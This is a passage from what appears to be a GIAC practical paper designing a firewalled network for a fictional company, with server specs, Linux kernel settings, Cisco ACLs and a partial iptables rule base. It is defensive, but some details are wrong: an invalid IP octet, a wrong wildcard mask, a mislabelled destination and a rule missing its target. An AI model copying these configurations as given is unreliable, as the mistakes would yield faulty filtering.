However, we do keep customer information such as name, address and their purchasing history. This information is stored on the database server running MySQL. In order to do that our web application on the customer web server must be able to access to database server on the Internal DMZ.

Moreover, after the customer order are successfully processed, they must be able to download the fortune cookie sayings theme that they have purchased online. However, we have never stored any fortune cookie sayings theme on the customer web server, so every time a customer purchase the fortune cookie sayings theme, the product information is search on the database in order to retrieve the URL that actually store the fortune cookie sayings on the internal web server. So, the external web server should also be able to retrieve the fortune cookie sayings from the internal web server where the fortune cookie sayings theme actually is stored.

Please note that, once the customer have already downloaded the product, it should immediately be erased by the application on the external web server, so that our product are safe even if the customer web server will have ever been compromised. Note also that for the purpose of authentication, the transfer of fortune cookie sayings theme from the internal web server to the external web server are done using HTTP over SSL (HTTPS)

Ref #	Source	Destination	Protocol	Dest. Port
1571-1	External DMZ's Web Server S14, 192.168.3.71	Internal DMZ's Database Server S22, 192.168.3.131	TCP	3306 (MySQL)
1571-2	External DMZ's Web Server S14, 192.168.3.71	Internet Payment Gateway Provider	TCP	443 (HTTPS)
1571-3	External DMZ's Web Server S14, 192.168.3.71	Internal DMZ's Database Server S22, 192.168.3.131	TCP	443 (HTTPS)

1.5.7.2. Supplier and Partner Web Pages

GIAC Enterprises Supplier and Partner web pages are on the same server. Like customer web application, the web application for Supplier Web Pages and Partner Web Page need to store information about the suppliers and partners. Moreover, those applications sometimes need to query information about products, supplier, and partner information as well.

Ref #	Source	Destination	Protocol	Dest. Port
1572-1	Internal DMZ's Web Server S23, 192.168.3.132	Internal DMZ's Database Server S22, 192.168.3.131	TCP	3306 (MySQL)

1.6. Components information

From the diagram of network and security architecture, Figure 1, each component is detailed as following:

1.6.1. Border Router

1.6.1.1. Component Information

<u>Hardware</u>	<u>Software</u>
CISCO Router 3620 32 MB of DRAM 16 MB of Flash RAM	IOS 12.2T

1.6.1.2. Purpose of the component

1. Used as a router
2. Used to filter spoofed packets

1.6.2. External Firewall

1.6.2.1. Component Information

<u>Hardware</u>	<u>Software</u>
<ul style="list-style-type: none">• Pentium II 350 Mhz• IDE 10 GB• RAM 128 MB• 3 NICs	<ul style="list-style-type: none">• Hardened RedHat Linux 8.0• Iptables as a gateway firewall• OpenSSH⁶ v.3.6.1 [or latest version]

1.6.2.2. Purpose of the component

1. To restrict access from Internet to External DMZ
2. To restrict access from Internet to Internal DMZ
3. To restrict access from Internet to Internal Network

1.6.2.3. Detail about opening ports

This server has been hardened so that

- Unnecessary user are disabled.
- All service ports are closed [except SSH port 22 which is still accessible only from system administrator's IP address]
- This server must have to following kernel parameters

<u>Kernel Parameter</u>	<u>Value</u>
net.ipv4.ip_forward ⁷	1

⁶ <http://www.openssh.com/>

⁷ To allow dual-home host to pass on traffic among all interfaces it connected to

net.ipv4.ip_conntrack_max ⁸	>= 50000
net.ipv4.tcp_syncookies ⁹	1
net.ipv4.conf.default.rp_filter ¹⁰	1

1.6.3. Internal Firewall

1.6.3.1. Component Information

Hardware	Software
<ul style="list-style-type: none"> • Pentium II 350 Mhz • IDE 10 GB • RAM 128 MB • 3 NICs 	<ul style="list-style-type: none"> • Hardened RedHat Linux 8.0 • Iptables as a gateway firewall • OpenSSH v.3.6.1 [or latest version]

1.6.3.2. Purpose of the component

1. Restrict access from Internet to Internal DMZ
2. Restrict access from External DMZ to Internal DMZ
3. Restrict access from Internal Network to Internal DMZ
4. Restrict access from Internal Network to External DMZ

1.6.3.3. Detail about opening ports

This server has been hardened so that

- Unnecessary user are disabled.
- All service ports are closed [except SSH port 22 which is still accessible only from System administrator's IP address]
- This server must have to following kernel parameters

Kernel Parameter	Value
net.ipv4.ip_forward ¹¹	1
net.ipv4.ip_conntrack_max ¹²	>= 50000
net.ipv4.tcp_syncookies ¹³	1
net.ipv4.conf.default.rp_filter ¹⁴	1

1.6.4. Server's information

1.6.4.1. External DMZ

8 Depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

9 Prevention against SYN Flood

10 Reverse Path Filter, help relieve some IP spoofing problem, being set to 1 by default

11 To allow dual-home host to pass on traffic among all interfaces it connected to

12 Depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

13 Prevention against SYN Flood

14 Reverse Path Filter, help relieve some IP spoofing problem, being set to 1 by default

1.6.4.1.1. Intrusion Detection System (IDS) [Server S11, No IP Assigned]

1.6.4.1.1.1. Server Information

<u>Hardware</u>	<u>Software</u>
<ul style="list-style-type: none">• Pentium II 350 Mhz• IDE 10 GB• RAM 128 MB• 1 NIC	<ul style="list-style-type: none">• Hardened RedHat Linux 8.0• Iptables as a host firewall• Snort as an IDS¹⁵• Apache as a web server [Bind to 127.0.0.1]• ACID as an IDS log analyzer and web-based IDS real-time monitoring system¹⁶

1.6.4.1.1.2. Purpose of the component

1. To detect intrusion that happens within the External DMZ

1.6.4.1.1.3. Detail about opening ports

- Since there is no IP associate with this server [except loopback interface which IP address 127.0.0.1] . There is no opportunity that this IDS server being compromised through the network.
- The admin access this server via direct connect monitoring screen.
- This server must have to following kernel parameters

<u>Kernel Parameter</u>	<u>Value</u>
net.ipv4.ip_conntrack_max ¹⁷	>= 50000
net.ipv4.tcp_syncookies ¹⁸	1

1.6.4.1.2. DNS Server, [Server S12, IP: 192.168.3.68]

1.6.4.1.2.1. Server Information

<u>Hardware</u>	<u>Software</u>
<ul style="list-style-type: none">• Pentium II 350 Mhz• IDE 10 GB• RAM 128 MB• 1 NIC	<ol style="list-style-type: none">1. Hardened RedHat Linux 8.02. Iptables as a host firewall3. djbdns¹⁹ [Running as DNS server, Non-recursion, for giac-sayings.com]4. OpenSSH v.3.6.1 [or latest version]

¹⁵ www.snort.org

¹⁶ "ACID: Installation and Configuration",
http://www.andrew.cmu.edu/~rdanyliw/snort/acid_config.html

¹⁷ depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

¹⁸ Prevention against SYN Flood

¹⁹ How to run a DNS server, <http://cr.yp.to/djbdns/run-server.html>

1.6.4.1.2.2. Purpose of the component

1. To serve as a domain name server for domain @giacenterprises.net
2. By default, djbdjs configured as a DNS server for a domain giac-sayings.com, no query recursion is allowed

1.6.4.1.2.3. Detail about opening ports

- DNS query, UDP Port 53
- SSH, TCP Port 22, access from administrator IP only
- This server must have to following kernel parameters

Kernel Parameter	Value
net.ipv4.ip_conntrack_max ²⁰	>= 50000
net.ipv4.tcp_syncookies ²¹	1

1.6.4.1.3. Mail Server, [Server S13, IP: 192.168.3.69]

1.6.4.1.3.1. Server Information

Hardware	Software
<ul style="list-style-type: none">• Pentium II 350 Mhz• IDE 10 GB• RAM 128 MB• 1 NIC	<ol style="list-style-type: none">1. Hardened RedHat Linux 8.02. Iptables as a host firewall3. Qmail²²4. OpenSSH v.3.6.1 [or latest version]

1.6.4.1.3.2. Purpose of the component

1. To serve as a mail relay server for domain @giacenterprises.net
2. For incoming e-mail, only e-mail addressed to @giacenterprises.net are accepted
3. Spam mail are checked against RBL/SBL list (Open Relay Black List/Spammer Black List) e.g. sbl.spamhaus.org, bl.spamcop.net, relays.ordb.org
4. For outgoing e-mail, act as an e-mail smart host (e.g. outgoing e-mail gateway), which relay the e-mail that are sent out to the Internet from the Mail Server in Internal DMZ [server S24]
5. There is no mail box on this mail server, every e-mail accepted are forwarded (via smtpoutes) to the Mail Server in Internal DMZ [server S24]

1.6.4.1.3.3 Detail about opening ports

- SMTP, TCP Port 25
- SMTP over SSL, TCP Port 465

20 depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

21 Prevention against SYN Flood

22 <http://www.qmail.org>, <http://cr.yp.to/qmail.html>

- Accept incoming E-mail from Internet only
- No incoming e-mail from the Internal Network are allowed
- Relay outgoing E-mail from the Mail Server in Internal DMZ [server S24] only
- SSH, TCP Port 22, access from administrator IP only
- This server must have to following kernel parameters

Kernel Parameter	Value
net.ipv4.ip_conntrack_max ²³	>= 50000
net.ipv4.tcp_syncookies ²⁴	1

1.6.4.1.4. Web Server, [Server S14, IP: 192.168.3.71]

1.6.4.1.4.1. Server Information

Hardware	Software
<ul style="list-style-type: none"> • Pentium II 350 Mhz • IDE 10 GB • RAM 128 MB • 1 NIC 	<ul style="list-style-type: none"> 5. Hardened RedHat Linux 8.0 6. Iptables as a host firewall 7. Apache web server version 2.0.45²⁵ 8. OpenSSH v.3.6.1 [or latest version]

1.6.4.1.4.2. Purpose of the component

1. To serve as GIAC Enterprises Home Page on the Internet
2. Customer can access this web server for the information about the GIAC Enterprises and its product
3. Order can be done using HTTP over SSL (HTTPS)
4. Customer information are kept within the database server resides on the Internal DMZ
5. Credit card information are never stored on this server. We use the Verisign's PayFlow Pro²⁶ service to do a credit card transaction.

1.6.4.1.4.3. Detail about opening ports

- HTTP, TCP Port 80
- HTTPS [HTTP over SSL]
- SSH, TCP Port 22, access from administrator IP only
- This server must have to following kernel parameters

Kernel Parameter	Value
net.ipv4.ip_conntrack_max ²⁷	>= 50000

²³ depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

²⁴ Prevention against SYN Flood

²⁵ <http://httpd.apache.org/>

²⁶ Verisign Payment Processing, <http://www.verisign.com/products/payment.html?sl=060304>

²⁷ depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

net.ipv4.tcp_syncookies ²⁸	1
---------------------------------------	---

1.6.4.1.5. IPSec VPN Security Gateway²⁹

1.6.4.1.5.1. Component Information

Hardware	Software
<ul style="list-style-type: none"> Pentium II 350 Mhz IDE 10 GB RAM 128 MB 3 NICs 	<ul style="list-style-type: none"> Hardened RedHat Linux 8.0 FreeS/WAN version. 2.00 with X.509 Patch version 1.3.3³⁰ for VPN Security Gateway³¹ ISC's DHCP server version 3.0p2³² DHCPRelay version 0.3.1³³ [DHCP over IPSec support for Linux FreeS/WAN]³⁴ OpenSSH v.3.6.1 [or latest version]

1.6.4.1.5.2. Purpose of the component

1. Be an IPSec VPN security gateway for partners, suppliers, sales force, and teleworkers.
2. This server must have to following kernel parameters

Kernel Parameter	Value
net.ipv4.conf.default.proxy_arp ³⁵	1
net.ipv4.conf.default.rp_filter ³⁶	0
net.ipv4.ip_forward ³⁷	1
net.ipv4.ip_conntrack_max ³⁸	>= 50000
net.ipv4.tcp_syncookies ³⁹	1

28 Prevention against SYN Flood

29 Please be aware that the IPSec is being integrated into Linux kernel. The feature is available from kernel version 2.5.47, once finished and widely available, it would be a viable alternative of FreeS/WAN, see detail at "Chapter 7. IPSEC: secure IP over the Internet",
<http://lartc.org/howto/lartc.ipsec.html>

30 <http://www.strongsec.com/freeswan/>

31 "Installation and Configuration Guide", <http://www.strongsec.com/freeswan/install.htm>

32 <http://www.isc.org/products/DHCP/>

33 Mario Strasser, DHCP relay, DHCP-over-IPsec support for Linux FreeS/WAN,
<http://www.strongsec.com/freeswan/dhcprelay/index.htm>

34 Mario Strasser, DHCP over IPsec HOWTO,
<http://www.strongsec.com/freeswan/dhcprelay/ipsec-dhcp-howto.pdf>

35 Refer to Linux Advanced Routing & Traffic Control for detail discussion about proxy_arp,
<http://lartc.org/>

36 reverse path filter, disable source route verification, the FreeS/WAN would like to see this turn off

37 To allow dual-home host to pass on traffic among all interfaces it connected to

38 depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

1.6.4.1.5.3. Detail about opening ports

This server has been hardened so that

- Unnecessary user are disabled.
- All service ports are closed [except SSH port 22 which is still accessible only from System administrator's IP address]

1.6.4.2. Internal DMZ

1.6.4.2.1. DNS Server, [Server S21, IP: 192.168.3.130]

1.6.4.2.2. Server Information

<u>Hardware</u>	<u>Software</u>
<ul style="list-style-type: none">• Pentium II 350 Mhz• IDE 10 GB• RAM 128 MB• 1 NIC	<ul style="list-style-type: none">• Hardened RedHat Linux 8.0• Iptables as a host firewall• djbdns [Running as External Cache]⁴⁰• OpenSSH v.3.6.1 [or latest version]

1.6.4.2.1. Purpose of the component

1. To serve as a domain name server for domain @giacenterprises.net

1.6.4.2.2. Detail about opening ports

- DNS query, UDP Port 53, restrict access to within GIAC Enterprises only [from network 192.168.3.x]
- SSH, TCP Port 22, access from administrator IP only
- This server must have to following kernel parameters

Kernel Parameter	Value
net.ipv4.ip_conntrack_max ⁴¹	>= 50000
net.ipv4.tcp_syncookies ⁴²	1

1.6.4.2.2. Database Server, [Server S22, IP: 192.168.3.131]

1.6.4.2.2.1. Server Information

<u>Hardware</u>	<u>Software</u>
<ul style="list-style-type: none">• Pentium II 350 Mhz• IDE 10 GB• RAM 128 MB	<ul style="list-style-type: none">• Hardened RedHat Linux 8.0• Iptables as a host firewall• MySQL Server version 4.0.13⁴³

³⁹ Prevention against SYN Flood

⁴⁰ How to run an external cache for your network, <http://cr.yp.to/djbdns/run-cache-x.html>

⁴¹ depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

⁴² Prevention against SYN Flood

• 1 NIC	• OpenSSH v.3.6.1 [or latest version]
---------	---------------------------------------

1.6.4.2.2.2. Purpose of the component

1. To serve as a database server
2. Customer and product information are kept on the database server

1.6.4.2.2.3. Detail about opening ports

- MySQL Service, TCP Port 3306, accessible only from Web Servers [S14:192.168.3.71, S23:192.168.3.132]
- SSH, TCP Port 22, access from administrator IP only
- This server must have to following kernel parameters

Kernel Parameter	Value
net.ipv4.ip_conntrack_max ⁴⁴	>= 50000
net.ipv4.tcp_syncookies ⁴⁵	1

1.6.4.2.3. Web Server, [Server S23, IP: 192.168.3.132]

1.6.4.2.3.1. Server Information

Hardware	Software
<ul style="list-style-type: none"> • Pentium II 350 Mhz • IDE 10 GB • RAM 128 MB • 1 NIC 	<ul style="list-style-type: none"> • Hardened RedHat Linux 8.0 • Iptables as a host firewall • Apache web server version 2.0.45⁴⁶ • OpenSSH v.3.6.1 [or latest version]

1.6.4.2.3.2. Purpose of the component

1. To serve as Partner Web Server and Supplier Web Server

1.6.4.2.3.3. Detail about opening ports

- HTTP, TCP Port 80, access from partner's network, supplier's network and internal's network
- HTTPS [HTTP over SSL], TCP Port 443, access from partner's network, supplier's network and internal's network
- SSH, TCP Port 22, access from administrator IP only
- This server must have to following kernel parameters

Kernel Parameter	Value
net.ipv4.ip_conntrack_max ⁴⁷	>= 50000

43 <http://www.mysql.com/>

44 depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

45 Prevention against SYN Flood

46 <http://httpd.apache.org/>

47 depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

net.ipv4.tcp_syncookies ⁴⁸	1
---------------------------------------	---

1.6.4.2.4. Mail Server & DHCP Server, [Server S24, IP: 192.168.3.133]

1.6.4.2.4.1. Server Information

<u>Hardware</u>	<u>Software</u>
<ul style="list-style-type: none"> • Pentium II 350 Mhz • IDE 10 GB • RAM 128 MB • 1 NIC 	<ul style="list-style-type: none"> • Hardened RedHat Linux 8.0 • Iptables as a host firewall • Qmail⁴⁹ • OpenSSH v.3.6.1 [or latest version] • ISC's DHCP version 3.0p2⁵⁰

1.6.4.2.4.2. Purpose of the component

1. To serve as a mail server for domain @giacenterprises.net
2. For incoming e-mail, only e-mail addressed to @giacenterprises.net are accepted
3. For outgoing e-mail, act as an e-mail smart host (e.g. outgoing e-mail gateway), which relay the e-mail that are sent out to the Internet from employees on the Internal Network [network 192.168.3.192/26]
4. User can download e-mail using IMAPS protocol [IMAP over SSL Port 993]
5. This server also acts as a DHCP Server as in DHCP over IPsec to give out the IP to IPsec VPN connection of teleworkers and mobile sales force. We could have had a brand new server just to run DHCP server, but as the load is not as much, we decided that it would be more cost effective to turn it on a server that we have already had on the Internal DMZ. We have no particular reason to pick mail server over any other type of servers.

1.6.4.2.4.3. Detail about opening ports

- SMTP over SSL, TCP Port 465 [access from Mail Server S13, 192.168.3.69, or relay from Internal Network, network 192.168.3.192/26]
- Accept incoming E-mail from the Mail Server in External DMZ [server S13, 192.168.3.69]
- Relay outgoing E-mail from the Internal Network only [network 192.168.3.192/26]
- SSH, TCP Port 22, access from administrator IP only
- IMAPS (IMAP over SSL), TCP Port 993, access from the Internal Network [network 192.168.3.192/26]
- This server must have to following kernel parameters

⁴⁸ Prevention against SYN Flood

⁴⁹ <http://www.qmail.org>, <http://cr.yp.to/qmail.html>

⁵⁰ <http://www.isc.org/products/DHCP/>

Kernel Parameter	Value
net.ipv4.ip_conntrack_max ⁵¹	>= 50000
net.ipv4.tcp_syncookies ⁵²	1

1.6.4.2.5. Intrusion Detection System (IDS) [S25, No IP Assigned]

Same information as IDS Server S11 [Section. 1.6.4.1.1.]

1.6.4.2.4. Log Server, [Server S26, IP: 192.168.3.134]

1.6.4.2.4.1. Server Information

Hardware	Software
<ul style="list-style-type: none"> • Pentium II 350 Mhz • IDE 10 GB • RAM 128 MB • 1 NIC 	<ul style="list-style-type: none"> • Hardened RedHat Linux 8.0 • Iptables as a host firewall • OpenSSH v.3.6.1 [or latest version]

1.6.4.2.4.2. Purpose of the component

1. Accept remote log from other servers

1.6.4.2.4.3. Detail about opening ports

- SSH, TCP Port 22, access from administrator IP only
- Syslog, UDP Port 514, receive log information from other servers
- This server must have to following kernel parameters

Kernel Parameter	Value
net.ipv4.ip_conntrack_max ⁵³	>= 50000
net.ipv4.tcp_syncookies ⁵⁴	1

⁵¹ depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

⁵² Prevention against SYN Flood

⁵³ depending on the machine capacity (esp. RAM & CPU & Load), the more the better.

⁵⁴ Prevention against SYN Flood

Part II: Security Policy & Tutorial

2.1. Introduction




Figure 2: GIAC Enterprises Network & Security Architecture [Revised]

In figure 2, we have expanded figure 1 further in detail. Additional information is

1. VPN Zone within Partner P's network
2. VPN Zone within Supplier S's network
3. IP Block given by DHCP over IPSec⁵⁵ to teleworkers and remote sales force

2.2. Security Policy Implementation on Components of Security Architecture [Focused on Router, Firewalls, and VPN Security Gateway]

All of the following equipments have to be hardened before being used. We'll focus only on the security policy implement on those equipments here. Those equipments of GIAC Enterprises that we will focused on are

- Border Router
- External Firewall
- Internal Firewall
- VPN Security Gateway

2.3. Border Router

2.3.1. Ingress Filtering

1.	access-list 15	deny	203.280.204.0	0.0.0.255
2.	access-list 15	deny	127.0.0.0	0.255.255.255
3.	access-list 15	deny	10.0.0.0	0.255.255.255
4.	access-list 15	deny	172.16.0.0	0.15.255.255
5.	access-list 15	deny	192.168.0.0	0.15.255.255
6.	access-list 15	deny	224.0.0.0	15.255.255.255
7.	access-list 15	deny	240.0.0.0	7.255.255.255
8.	access-list 15	permit	any	any

2.3.2. Egress Filtering

1.	access-list 16	permit	192.168.3.0	0.0.0.255
2.	access-list 16	deny	any	

2.3.3. Explanation for each ACL

2.3.3.1. Ingress: ACL for incoming packets

For all Ingress--packets coming into our network--Access Control List (ACL), the rules deny all incoming packets, which claim to comes from unroutable IP (private IP). Those packets should not come from the Internet where only routable IP are allowed. In addition, the IP assigned to our network

⁵⁵ the DHCP server resides on the IPSec VPN Security Gateway and invisible to any other servers on the network.

should not be coming from the Internet because only our network can produce it, not the Internet.

Please note some obvious contradiction here. Due to the assumption of this paper that we assume the 10.x.x.x and 192.168.x.x are Internet routable IP in order to preserve the real world IP from possible harm. In reality, both 10.x.x.x and 192.168.x.x are by definition of RFC 1918 are reserved to private IP blocks and, thus, unroutable over the Internet. **In real world, therefore, rule #3 & rule #5 should literally be entered to Border Router's Ingress filtering.**

2.3.3.2. Egress: ACL for outgoing packets

For all Egress—packets going out of our network—ACL, the rules permit all outgoing packets originating from our network, 192.168.3.0/24, and deny all other source IP (which should not be possible). This is to prevent the leaking of unroutable IP to the Internet and to prevent any other spoofed IP to go to the Internet.

2.4. Firewall

2.4.1. (Soft) Division of IP range within the Internal network

In the detail of access requirements, we have divided employee in to group and set the access requirements accordingly. In the implementation phase, however, we do not really impose any hard division such as segmentation of network among them. This depends on a company policy. In some company where internal employee and Internet network is regarded as hostile, further Internal LAN segmentation, along with LAN port access control, e.g. restrict MAC address to each port of the switch, MIGHT be required. Those are foreseeable path to add an additional layer of security to the network.

In our case, however, separation of IP range is enough. The following are IP range of each group.

Type of Employee	IP range	
	From	To
Database Administrator	192.168.3.193 ⁵⁷	192.168.3.206
Accounting Staff	192.168.3.209 ⁵⁸	192.168.3.222
Content & Web Developer	192.168.3.225 ⁵⁹	192.168.3.238
System Administrator	192.168.3.241 ⁶⁰	192.168.3.254
Remote Sale Force & Tele-workers	192.168.3.97 ⁶¹	192.168.3.126

2.4.2. Some more fictional IP addresses

From the access requirement, some external servers from the Internet are referred to. In order to complete the implementation of the firewall rules, we shall assume the following information.

Server	IP
ISP DNS server to act as GIAC	10.120.7.1
Enterprise secondary DNS server	
NTP Server	10.120.7.2
Payment Gateway Provider	10.120.7.3

2.4.3. Stateful firewall & Linux's iptables

⁵⁷ 192.168.3.192/28

⁵⁸ 192.168.3.208/28

⁵⁹ 192.168.3.224/28

⁶⁰ 192.168.3.240/28


⁶¹ 192.168.3.96/27

Because iptables is the stateful firewall, it is really easy to work with provided that the person who configures it has enough knowledge of TCP/IP and their states. Using it properly make the firewall rules readable and short. As a general rules, we use the following general guidelines provided in the tutorial section [section 2.8] to implement our firewall.

2.5. External Firewall

In this section, we will discuss only how the rule looks like. Please refer to section 2.8: Tutorial: iptables & stateful firewalls on Linux RedHat 8.0 for the way we construct one.

The following rules [section 2.5.1] are taken from the file **/etc/sysconfig/iptables**. To be strict, it is not actually the script that call the **"/sbin/iptables"** program directly. However, it will be read by the firewall startup script **/etc/rc.d/init.d/iptables** and then in that **/etc/rc.d/init.d/iptables** script, the actual **/sbin/iptables** is called and each of the rule in the **/etc/sysconfig/iptables** file will be parsed and put as a parameter to the command **/sbin/iptables**. This seems a little odd, but iptables's own save utility called **/sbin/iptables-save** produces exactly the same format as the file being shown here.



The above figure shows the assignment of firewall's IP and their corresponding Ethernet card. External Firewall's eth0 is bound to 192.168.3.2, and eth1 is bound to 192.168.3.65.

2.5.1. External Firewall Rule Base

Please refer to “**Section 3.2. Non-technical approach to rule base implementation**” for the process we have taken from the access requirements until we come up with these rules.

Also, please do not pay any attention to **[0:0]** in line 2,3,4. It just the way that iptables uses to keep track of the number of packets and the number of bytes passing through each chain. The ***filter** mean the following rules are applied to FILTER table within iptables, this table this the place where we put the filtering rules.

```
1. *filter
2. :INPUT DROP [0:0]
3. :FORWARD DROP [0:0]
4. :OUTPUT DROP [0:0]

5. # eth0 is 192.168.3.2
6. # eth1 is 192.168.3.65

##### INPUT chain's SECTION #####
7. -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
8. # REF 15424-4
9. -A INPUT -i eth1 -p tcp -m tcp -s 192.168.3.240/28 -d 192.168.3.65 --
  dport 22 --syn -j ACCEPT
10. # REF 15424-16
11. -A INPUT -i eth1 -p icmp -m icmp --icmp-type 8 -s 192.168.3.240/28 -j
  ACCEPT
12. -A INPUT -i lo -j ACCEPT
13. -A INPUT -j LOG

##### OUTPUT chain's SECTION #####
14. -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
15. # REF 1561-1
16. -A OUTPUT -o eth1 -p udp -m udp -s 192.168.3.65 -d 192.168.3.134 --
  dport 514 -j ACCEPT
17. # REF 1562-1
18. -A OUTPUT -o eth0 -p udp -m udp -s 192.168.3.65 -d 10.120.7.2 --
  dport 123 -j ACCEPT
19. -A OUTPUT -o lo -j ACCEPT
```

20.-A OUTPUT -j LOG

FORWARD chain's SECTION

```
21. -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
22. # REF 155-1, 155-2
23. -A FORWARD -i eth0 -o eth1 -p udp -m udp -s 0/0 --sport 500 -d
    192.168.3.70 --dport 500 -j ACCEPT
24. # REF 152-1, 152-2 OBSOLETE BY REF 155-1, 155-2
25. # -A FORWARD -i eth0 -o eth1 -p udp -m udp -s 192.168.4.66 --sport
    500 -d 192.168.3.70 --dport 500 -j ACCEPT
26. # REF 153-1, 153-2 OBSOLETE BY REF 155-1, 155-2
27. # -A FORWARD -i eth0 -o eth1 -p udp -m udp -s 192.168.5.66 --sport
    500 -d 192.168.3.70 --dport 500 -j ACCEPT
28. # REF 151-1
29. -A FORWARD -i eth0 -o eth1 -p udp -m udp -s 0/0 -d 192.168.3.68 --
    dport 53
30. # REF 151-2
31. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 0/0 -d 192.168.3.69 --
    dport 25 --syn -j ACCEPT
32. # REF 151-3
